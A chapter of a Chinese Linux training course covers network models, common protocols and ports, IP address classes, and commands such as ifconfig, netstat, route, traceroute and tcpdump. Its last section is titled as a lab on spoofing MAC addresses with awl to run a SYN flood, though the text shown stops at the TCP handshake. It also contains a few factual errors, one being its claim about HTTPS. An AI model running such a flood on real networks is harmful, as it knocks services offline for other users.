**第十八章 Linux网络管理技术**

**本节所讲内容：**


**18.1 OSI七层模型和TCP/IP四层模型**

**18.2 linux网络相关的调试命令**

**18.3 实战-在局域网中使用 awl伪装MAC地址进行多线程SYN洪水攻击**

# 18.1 OSI七层模型和TCP/IP四层模型


## 18.1.1 OSI七层参考模型，TCP/IP四层参考模型

****

**OSI七层模型：OSI（Open System Interconnection）开放系统互连参考模型是国际标准化组织（ISO）制定的一个用于计算机或通信系统间互联的标准体系。**

**TCP/IP四层模型：TCP/IP参考模型是计算机网络的祖父ARPANET和其后继的因特网使用的参考模型。**

**分层作用：方便管理**

****

**七层模型优点：**

**1、把复杂的网络划分成为更容易管理的层（将整个庞大而复杂的问题划分为若干个容易处理的小问题）**

**2、没有一个厂家能完整的提供整套解决方案和所有的设备，协议.**

**3、独立完成各自该做的任务，互不影响，分工明确，上层不关心下层具体细节，分层同样有益于网络排错**

**功能与代表设备**

|  |  |  |  |
| --- | --- | --- | --- |
| **分层** | **名字** | **功能** | **工作在该层的设备** |
| **7** | **应用层** | **提供用户界面** | **QQ，IE 。应用程序** |
| **6** | **表示层** | **表示数据，进行加密等处理** |
| **5** | **会话层** | **将不同应用程序的数据分离** |
| **4** | **传输层** | **提供可靠或不可靠的传输，在重传前执行纠错** | **防火墙** |
| **3** | **网络层** | **提供逻辑地址，路由器使用它们来选择路径** | **三层交换机、路由器** |
| **2** | **数据链路层** | **将分组拆分为字节，并讲字节组合成帧，使用MAC地址提供介质访问，执行错误检测，但不纠错** | **二层交换机，网卡** |
| **1** | **物理层** | **在设备之间传输比特，指定电平，电缆速度和电缆针脚** | **集线器** |

**互动：为什么现代网络通信过程中用TCP/IP四层模型，而不是用OSI七层模型呢？**

**OSI七层模型是理论模型，一般用于理论研究，他的分层有些冗余，实际应用，选择TCP/IP的四层模型。而且 OSI 自身也有缺陷，大多数人都认为 OSI 模型的层次数量与内容可能是最佳的选择，其实并非如此，其中会话层和表示层几乎是空的，而数据链路层和网络层包含内容太多，有很多的子层插入，每个子层都有不同的功能。**

## 18.1.2 常见网络相关的协议

**ARP(Address Resolution Protocol)：地址解析协议，将IP解析成MAC地址**

**DNS：域名解析协议 www.baidu.com**

**SNMP(Simple Network Management Protocol)网络管理协议**

**DHCP(Dynamic Host Configuration Protocol)动态主机配置协议，它是在TCP/IP网络上使客户机获得配置信息的协议**

**FTP(File Transfer Protocol)文件传输协议，它是一个标准协议，是在计算机和网络之间交换文件的最简单的方法。**

**HTTP(Hypertext Transfer Protocol )：超文本传输协议**

**HTTPS(Secure Hypertext Transfer Protocol)：安全超文本传输协议，它是由Netscape开发并内置于其浏览器中，用于对数据进行压缩和解压操作.**

**ICMP(Internet Control Message Protocol)：Internet控制信息协议,互联网控制报文协议**

**ping ip定义消息类型有：TTL超时、地址的请求与应答、信息的请求与应答、目的地不可到达**

**SMTP(Simple Mail Transfer Protocol)：简单邮件传送协议**

**TELNET Protocol：虚拟终端协议**

**TFTP(Trivial File Transfer Protocol)：小文件传输协议**

**UDP(User Datagram Protocol)：用户数据报协议，它是定义用来在互连网络环境中提供包交换的计算机通信的协议**

**TCP（Transmission Control Protocol）： 传输控制协议，是一种面向连接的、可靠的、基于字节流的传输层通信协议 log转发：开启一个协议：tcp(三次握手和四次挥手)**

**TCP协议和UDP协议的区别**

### （1）TCP协议：TCP（Transmission Control Protocol，传输控制协议）是面向连接的协议，在收发数据前，必须和对方建立可靠的连接。

### （2）UDP协议：UDP 是User Datagram Protocol的简称， 中文名是用户数据报协议，是一种无连接的传输层协议，提供面向事务的简单不可靠信息传送服务

**总结：TCP与UDP的区别：  
1.基于连接与无连接；  
2.对系统资源的要求（TCP较多，UDP少）；  
3.UDP程序结构较简单；UDP信息包的标题很短，只有8个字节，相对于TCP的20个字节信息包的额外开销很小。所以传输速度可更快  
4.TCP保证数据正确性，UDP可能丢包；TCP保证数据顺序，UDP不保证。**

**场景： 视频，语音通讯使用udp，或网络环境很好，比如局域网中通讯可以使用udp。 udp数据传输完整性，可以通过应用层的软件来校对就可以了。**

**tcp传文件，数据完整性要求高。**

## 18.1.3 TCP和UDP 常用端口号名称

（**1）TCP 端口分配**

|  |  |  |
| --- | --- | --- |
| **21** | **ftp** | **文件传输服务** |
| **22** | **ssh** | **安全远程连接服务** |
| **23** | **telnet** | **远程连接服务** |
| **25** | **smtp** | **电子邮件服务** |
| **53** | **DNS** | **域名解析服务，有tcp53也有用udp53端口传输** |
| **80** | **http** | **web服务** |
| **443** | **https** | **安全web服务** |

**互动：如果你不知道哪个端口对应哪个服务怎么办？如873端口是哪个服务的？**

**[root@xuegod63 ~]# vim /etc/services #此文件中,包含所有常见端口号及服务名称**



**#此文件可以查看常用端口对应的名字。iptables或netstat要把端口解析成协议名时，都需要使用到这个文件。另外后期xinetd服务管理一些小服务时，也会使用到此文件来查询对应的小服务端口号。**

**注：有的服务是UDP和TCP端口都会监听的**

## 18.1.4 IP地址分类


**IP地址分5类，常见的地址是A、B、C 三类**

**A类地址:范围从0-127，0是保留的并且表示所有IP地址，而127也是保留的地址，并且是用于测试环回口用的。因此A类地址的可用的范围其实是从1-126之间。以子网掩码：255.0.0.0.**

**B类地址：范围从128-191，如172.168.1.1，以子网掩码来进行区别：255.255.0.0**

**C类地址：范围从192-223，以子网掩码来进行区别： 255.255.255.0**

**D类地址：范围从224-239，被用在多点广播(Multicast)中。多点广播地址用来一次寻址一组计算机，它标识共享同一协议的一组计算机。**

****

**E类地址：范围从240-254，为将来使用保留。**

**ABC 3类中私有IP地址范围：**

**A：10.0.0.0--10.255.255.255 /8**

**B: 172.16.0.0--172.31.255.255 /16**

**C: 192.168.0.0--192.168.255.255 /24**

**互动： ping 127.0.0.1 可以ping通。ping 127.23.23.23 可以ping通吗？**

**结论：这个127这个网段都用于环回口**

**[root@xuegod63 ~]# ping 127.23.23.23**

**PING 127.23.23.23 (127.23.23.23) 56(84) bytes of data.**

**64 bytes from 127.23.23.23: icmp\_seq=1 ttl=64 time=0.360 ms**

**64 bytes from 127.23.23.23: icmp\_seq=2 ttl=64 time=0.068 ms**

# 18.2 linux网络相关的调试命令

## 18.2.1 查看网卡物理连接是否正常

**[root@xuegod63 ~]# mii-tool ens33**

**ens33: negotiated 1000baseT-FD flow-control, link ok**

**查看IP相关信息**

**ifconfig命令被用于配置和显示Linux内核中网络接口的网络参数。**

**[root@xuegod63 ~]# ifconfig**

**常见的一些网络接口**

**eth0 ..... eth4 ... 以太网接口(linux6)**

**waln0 无线接口**

**eno177776 以太网接口 (linux7)**

**ens33 以太网接口(linux7)**

**bond0 team0 网卡绑定接口**

**virbr0 虚拟交换机桥接接口**

**br0 虚拟网桥接口**

**lo 本地回环接口**


**vnet0 KVM虚拟机网卡接口**

## 18.2.2 修改网卡IP地址

**方法1：手工修改网卡配置文件**

**[root@xuegod63 ~]# vim /etc/sysconfig/network-scripts/ifcfg-ens33**

**TYPE=Ethernet #设置类型是以太网设备，如图：**

****

**PROXY\_METHOD=none**

**BROWSER\_ONLY=no**

**BOOTPROTO=none # 参数：static静态IP 或dhcp 或none无（不指定），如是none，配上IP地址和static效果一样**

**DEFROUTE=yes**

**IPV4\_FAILURE\_FATAL=no**

**IPV6INIT=yes**

**IPV6\_AUTOCONF=yes**

**IPV6\_DEFROUTE=yes**

**IPV6\_FAILURE\_FATAL=no**

**IPV6\_ADDR\_GEN\_MODE=stable-privacy**

**NAME=ens33 #网卡名字**

**UUID=c713acec-674b-411d-9e61-646482a292ca #网卡UUID，全球唯一**

**DEVICE=ens33 #设备名字，在内核中识别的名字**

**ONBOOT=yes #启用该设备，如果no，表示不启动此网络设备**

**IPADDR=192.168.1.63 #IP地址**

**PREFIX=24 #子网掩码，24相当于255.255.255.0**

**GATEWAY=192.168.1.1 #默认网关**

**DNS1=114.114.114.114 #首选DNS地址**

**DNS2=8.8.8.8 #备用DNS地址**


**IPV6\_PRIVACY=no**

**PEERDNS=no**

**例1： 给虚拟机再添加一个网卡，并手动成生网卡配置文件**

**[root@xuegod63 ~]# init 0**

**添加一块网卡**



**新加的网卡，也使用桥接模式。**

**[root@xuegod63 ~]# ifconfig -a # -a查看所有网络设备，包括没有启动的网卡设备**

**ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500**

**。。。**

**ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500**

**注：我这里显示第二块网卡名字是ens38，你那边可能不是。这是由内核实别出来的**

**默认新增加的网卡没有配置文件，现在手动添加一个**

**[root@xuegod63 ~]# cd /etc/sysconfig/network-scripts/**

**[root@xuegod63 network-scripts]# cp ifcfg-ens33 ifcfg-ens38**

**[root@xuegod63 network-scripts]# vim ifcfg-ens38 #修改内容**

**TYPE=Ethernet**

**PROXY\_METHOD=none**

**BROWSER\_ONLY=no**

**BOOTPROTO=none**

**DEFROUTE=yes**

**IPV4\_FAILURE\_FATAL=no**

**IPV6INIT=yes**

**IPV6\_AUTOCONF=yes**

**IPV6\_DEFROUTE=yes**

**IPV6\_FAILURE\_FATAL=no**

**IPV6\_ADDR\_GEN\_MODE=stable-privacy**

**NAME=ens38**

**UUID=c713acec-674b-411d-9e61-646482a292ca #这一行删除掉**

**DEVICE=ens38**

**ONBOOT=yes**

**IPADDR=192.168.1.68 #改成68 IP**

**PREFIX=24**

**GATEWAY=192.168.1.1**

**DNS1=114.114.114.114**

**IPV6\_PRIVACY=no**

**PEERDNS=no**

**[root@xuegod63 ~]# systemctl restart NetworkManager**

**[root@xuegod63 ~]# ifconfig #发现ens38 ，IP地址没有修改成功**

**[root@xuegod63 ~]# service network restart #重启网络服务生效**

**[root@xuegod63 ~]# ifconfig #发现ens38 ，IP地址配置成功**

**方法2：[root@panda ~]# nmtui-edit 字符界面配IP， 了解一下**

**例1：启动关闭指定网卡：**

**[root@xuegod63 ~]# ifconfig ens38 down**

**[root@xuegod63 ~]# ifconfig**

**[root@xuegod63 ~]# ifconfig ens38 up**

**例2：临时配置IP地址**

**[root@xuegod63 ~]# ifconfig ens38 192.168.1.90**

**或**

**[root@xuegod63 ~]# ifconfig ens38 192.168.1.90 netmask 255.255.255.0**

**例3：给一个网络临时配置多个IP地址**

**[root@xuegod63 ~]# ifconfig ens33:1 192.168.1.3 netmask 255.255.255.0**

**[root@xuegod63 ~]# ifconfig**

**ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500**

**。。。**

**ens33:1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500**

**inet 192.168.1.3 netmask 255.255.255.0 broadcast 192.168.1.255**

## 18.2.3 查看端口的监听状态

**netstat 命令： 查看系统中网络连接状态信息，**

**常用的参数格式 : netstat -anutp**

* **-a, --all 显示本机所有连接和监听的端口**
* **-n, --numeric don't resolve names 以数字形式显示当前建立的有效连接和端口**
* **-u 显示udp协议连接**
* **-t 显示tcp协议连接**
* **-p, --programs 显示连接对应的PID与程序名**



**Proto===连接协议的种类**

**Recv-Q====接收到字节数**

**Send-Q====从本服务器，发出去的字节数**

**Local Address====本地的IP地址，可以是IP，也可以是主机名**

**Foreign Address====远程主机的IP 地址**

**网络连接状态STATE:**

**CLOSED ： 初始（无连接）状态。**

**LISTEN ：  侦听状态，等待远程机器的连接请求。**

**ESTABLISHED： 完成TCP三次握手后，主动连接端进入ESTABLISHED状态。此时，TCP连接已经建立，可以进行通信。**

**TIME\_WAIT ：  在TCP四次挥手时，主动关闭端发送了ACK包之后，进入TIME\_WAIT状态，等待最多MSL时间，让被动关闭端收到ACK包。**

**扩展：MSL**

**MSL，即Maximum Segment Lifetime，一个数据分片（报文）在网络中能够生存的最长时间，在RFC 793中定义MSL通常为2分钟，即超过两分钟即认为这个报文已经在网络中被丢弃了。对于一个TCP连接，在双方进入TIME\_WAIT后，通常会等待2倍MSL时间后，再关闭掉连接，作用是为了防止由于FIN报文丢包，对端重发导致与后续的TCP连接请求产生顺序混乱**

**实战：服务器上有大量TIME\_WAI连接，如何优化TCP连接，快速释放tcp连接 ？**

**[root@iZ2zee35aswj00xgdqoanhZ ~]# netstat -antup | grep TIME\_WAI**

**tcp 0 0 123.57.82.225:80 111.196.245.241:4002 TIME\_WAIT -**

**tcp 0 0 123.57.82.225:80 111.196.245.241:3970 TIME\_WAIT -**

**tcp 0 0 123.57.82.225:80 111.196.245.241:4486 TIME\_WAIT -**

**tcp 0 0 123.57.82.225:80 111.196.245.241:3932 TIME\_WAIT -**

**tcp 0 0 123.57.82.225:80 111.196.245.241:3938 TIME\_WAIT -**

**tcp 0 0 123.57.82.225:80 111.196.245.241:3917 TIME\_WAIT -**

**tcp 0 0 123.57.82.225:80 111.196.245.241:3944 TIME\_WAIT -**

**tcp 0 0 123.57.82.225:80 111.196.245.241:3957 TIME\_WAIT -**

**tcp 0 0 123.57.82.225:80 111.196.245.241:3922 TIME\_WAIT -**

**解决：**

**例：linux下默认MSL等待时间是60秒**

**[root@xuegod63 ipv4]# cat /proc/sys/net/ipv4/tcp\_fin\_timeout**

**60 秒**

**[root@xuegod63 ipv4]# echo 30 > /proc/sys/net/ipv4/tcp\_fin\_timeout #通过缩短时间time\_wait时间来快速释放链接**

**修改主机名配置文件，作用：设置主机名永久生效**

**[root@xuegod63 ~]# vim /etc/hostname**

**xuegod63.cn**

**配置IP与主机名（域名）的对应关系。**

**[root@xuegod63 ~]# vim /etc/hosts #优先级高于DNS解析**

**127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4**

**::1 localhost localhost.localdomain localhost6 localhost6.localdomain6**

**192.168.1.63 xuegod63.cn**

**192.168.1.64 xuegod64.cn**

**192.168.1.62 xuegod62.cn**

## 18.2.4 配置DNS-路由相关信息

**DNS配置的配置文件**

**[root@xuegod63 ~]# cat /etc/resolv.conf**

**# Generated by NetworkManager**

**search cn**

**nameserver 114.114.114.114**

**注：在centos5版本，配置DNS用这个文件。在centos6以后，直接在网卡配置文件中指定：DNS1=192.168.1.1**

**默认情况下，域名解析顺序： 本地hosts文件-》DNS查询**


**互动：是不是一定先解析hosts再解析DNS？**

**本机域名解析顺序**

**[root@xuegod63 ~]# vim /etc/nsswitch.conf #查找以下内容**

**#hosts: db files nisplus nis dns**

**hosts: files dns myhostname #可以看到是先查看 files hosts文件，再查看DNS的**



**查看路由信息：**

**[root@xuegod63 ~]# route -n**

**Kernel IP routing table**

**Destination Gateway Genmask Flags Metric Ref Use Iface**

**192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0**

**169.254.0.0 0.0.0.0 255.255.0.0 U 1002 0 0 eth0**

**0.0.0.0 192.168.1.1 0.0.0.0 UG 0 0 0 eth0**

**注：0.0.0.0 192.168.1.1 0.0.0.0 #0.0.0.0是32位二进制转换成十进制的写法。32位子网掩码都为0。表示IP地址32位都是主机位。如果IP地址是0.0.0.0，子网掩码也是0.0.0.0，则表示所有的IP地址，或者是没有IP地址。**

**参数：  -n  ：不要使用通讯协定或主机名称，直接使用 IP 或 port number；**

**route命令输出的路由表字段含义如下：**

**Destination 目标 ：The destination network or destination host. 目标网络或目标主机。  
    Gateway 网关 ：网关地址，如果是本地网段IP，就显示0.0.0.0   
    Genmask ：子网掩码**

**添加/删除路由条目：**

**[root@linux ~]# route add [-net|-host] [网域或主机] netmask [mask] [gw|dev]**

**[root@linux ~]# route del [-net|-host] [网域或主机] netmask [mask] [gw|dev]**

**增加 (add) 与删除 (del) 路由的相关参数：**

**-net    ：表示后面接的路由为一个网域；**

**-host  ：表示后面接的为连接到单部主机的路由；**

**netmask ：与网域有关，可以设定 netmask 决定网域的大小；**

**gw      ：gateway 的简写，后续接的是 IP 的数值喔，与 dev 不同；**

**dev    ：如果只是要指定由那一块网路卡连线出去，则使用这个设定，后面接 eth0 等**

**例：**

**添加/删除路由条目：**

**添加路由（把Linux做成路由器时或服务器有多个网卡，指定到不同网段走哪个网卡）**

**实战场景：多个网卡，多个网段，实现不同数据走不同网卡。如果网络管理和生产数据分开管理。**

**[root@xuegod63 ~]# route add -net 192.168.2.0 netmask 255.255.255.0 dev ens38**

**[root@xuegod63 ~]# route -n**

**Kernel IP routing table**

**Destination Gateway Genmask Flags Metric Ref Use Iface**

**0.0.0.0 192.168.1.1 0.0.0.0 UG 100 0 0 ens33**

**0.0.0.0 192.168.1.1 0.0.0.0 UG 101 0 0 ens38**

**192.168.1.0 0.0.0.0 255.255.255.0 U 100 0 0 ens33**

**192.168.1.0 0.0.0.0 255.255.255.0 U 101 0 0 ens38**

**192.168.2.0 0.0.0.0 255.255.255.0 U 0 0 0 ens38**

**删除路由**

**[root@xuegod63 ~]# route del -net 192.168.2.0 netmask 255.255.255.0**

**路由跟踪：查看经过多少个路由器到目标网址：**

**实战场景： 新上线的服务器 www.xuegod.cn , 北京用户需要经过几跳可以到达服务器。**

**[root@xuegod63 ~]# traceroute baid.com**

**traceroute to baid.com (184.154.126.180), 30 hops max, 60 byte packets**

**1 gateway (192.168.1.1) 173.447 ms 170.522 ms 170.644 ms**

**2 10.70.0.1 (10.70.0.1) 424.751 ms 424.462 ms 424.138 ms**

**3 61.51.54.41 (61.51.54.41) 172.110 ms 171.752 ms 171.413 ms**

**4 bt-227-241.bta.net.cn (202.106.227.241) 171.245 ms 171.062 ms 170.805 ms**

**5 202.96.12.1 (202.96.12.1) 169.427 ms 169.097 ms 168.747 ms**

**6 219.158.15.38 (219.158.15.38) 168.518 ms 219.158.19.226 (219.158.19.226) 39.792 ms 39.078 ms**

**7 219.158.103.42 (219.158.103.42) 39.969 ms 48.603 ms 48.222 ms**

**8 219.158.103.30 (219.158.103.30) 47.984 ms 219.158.98.94 (219.158.98.94) 38.772 ms 47.271 ms**

**9 219.158.30.42 (219.158.30.42) 200.250 ms 204.371 ms 204.074 ms**

**10 sjo-b21-link.telia.net (213.248.73.189) 290.052 ms 290.775 ms 287.952 ms**

**11 kanc-b1-link.telia.net (213.155.132.181) 331.740 ms 333.284 ms 333.632 ms**

**12 chi-b21-link.telia.net (213.155.130.176) 340.701 ms 339.143 ms \***

**13 \* \* serverhub-ic-324864-chi-b21.c.telia.net (62.115.154.247) 336.831 ms**

**14 agg1.c13.r07.s101.chi03.singlehop.net (67.212.190.226) 352.706 ms 758.439 ms 552.097 ms**

**15 cr1.c09c10.r15.s101.chi03.singlehop.net (67.212.183.211) 325.025 ms 339.397 ms 340.297 ms**

**16 server2.homelike.com (184.154.126.180) 341.447 ms 342.154 ms 343.028 ms**

**ping命令的一般格式为：**

**-c 数目 在发送指定数目的包后停止。**

**-i 秒数 设定间隔几秒送一个网络封包给一台机器，预设值是一秒送一次。**

**[root@bogon ~]# ping -i 0.01 192.168.1.1**

**指定从哪个端口出去。使用参数大写的I**

**ping -I ens33 192.168.1.1**

**互动：当IP地址冲突后或网关冲突后，在windows下有这个，在linux怎么办？**



**arping： 查看IP地址是否有冲突**

**例：查看网关是否有冲突**

**[root@xuegod63 ~]# arping -I ens33 192.168.1.1**

**ARPING 192.168.1.1 from 192.168.1.63 ens33**

**Unicast reply from 192.168.1.1 [80:9F:AB:08:EB:CA] 3.786ms**

**Unicast reply from 192.168.1.1 [80:9F:AB:08:EB:CA] 2.631ms**

**watch**


**作用：实时监测命令的运行结果，可以看到所有变化数据包的大小**

**-d, --differences ['dɪfərəns] #高亮显示指令输出信息不同之处；**

**-n, --interval seconds [ˈɪntəvl] #指定指令执行的间隔时间（秒）；**

**例1：每隔1秒高亮差异显示ens33相关信息**

**[root@xuegod63 ~]# watch -d -n 1 "ifconfig ens33"  
Ctrl+c 就可以退出～**


**18.3 实战-在局域网中使用 awl伪装MAC地址进行多线程SYN洪水攻击**

**http://ssa.yundun.com/cc 云盾全球实时攻防图**

**你现在学得是第一阶段中的内容，这个案例是让你开眼界！**

## 18.3.1 tcp三次握手及tcp连接状态

**TCP报文段的首部格式：**

****

**需要了解的信息：**

**ACK ： TCP协议规定，只有ACK=1时有效，也规定连接建立后所有发送的报文的ACK必须为1**

**SYN(SYNchronization) ： 在连接建立时用来同步序号。当SYN=1而ACK=0时，表明这是一个连接请求报文。对方若同意建立连接，则应在响应报文中使SYN=1和ACK=1. 因此,  SYN置1就表示这是一个连接请求或连接接受报文。**

**synchronization [ˌsɪŋkrənaɪ'zeɪʃn] 同步**

**FIN （finis）即完，终结的意思， 用来释放一个连接。当 FIN = 1 时，表明此报文段的发送方的数据已经发送完毕，并要求释放连接。**

**finis ['faɪnɪs] 终结**

**建立tcp连接时的tcp三次握手和断开tcp连接时的4次挥手整体过程说明图：**




**实战1：使用tcpdump抓包查看tcp三次握手过程**

**tcp三次握手过程：**

**Client：我可以给你发数据吗？**

**Server：可以**

**Client：好的**



**三次握手的核心是： 确认每一次包的序列号。**

**tcp三次握手过程：**

**1、首先由Client发出请求连接即 SYN=1，声明自己的序号是 seq=x**

**2、然后Server 进行回复确认，即 SYN=1 ，声明自己的序号是 seq=y, 并设置为ack=x+1,**


**3、最后Client 再进行一次确认，设置 ack=y+1.**

**tcpdump常用参数：**

**-c         指定包个数**

**-n        IP，端口用数字方式显示**

**port 指定端口**

****

**互动：如何产生tcp的链接？**

**在xuegod63上登录xuegod64，抓取ssh远程登录xuegod64时，产生的tcp三次握手包：**

**[root@xuegod63 ~]# ifconfig ens38 down**

**[root@xuegod63 ~]# tcpdump -n -c 3 port 22 -i ens33**

**打开另一个终端，开始建立tcp连接：**

**[root@xuegod63 Desktop]# ssh root@192.168.1.64**

**The authenticity of host '192.168.1.64 (192.168.1.64)' can't be established.**

**RSA key fingerprint is b2:29:c8:62:98:80:92:3c:e2:67:3f:f0:7c:40:69:63.**

**Are you sure you want to continue connecting (yes/no)? #到这里就不用执行了，tcp已经建立连接**

**查看数据包：**

**[root@xuegod63 ~]# tcpdump -n -c 3 port 22 -i ens33**

**tcpdump: verbose output suppressed, use -v or -vv for full protocol decode**

**listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes**

**10:34:54.874512 IP 192.168.1.63.59528 > 192.168.1.64.ssh: Flags [S], seq 2421809005, win 29200, options [mss 1460,sackOK,TS val 2231108 ecr 0,nop,wscale 7], length 0**

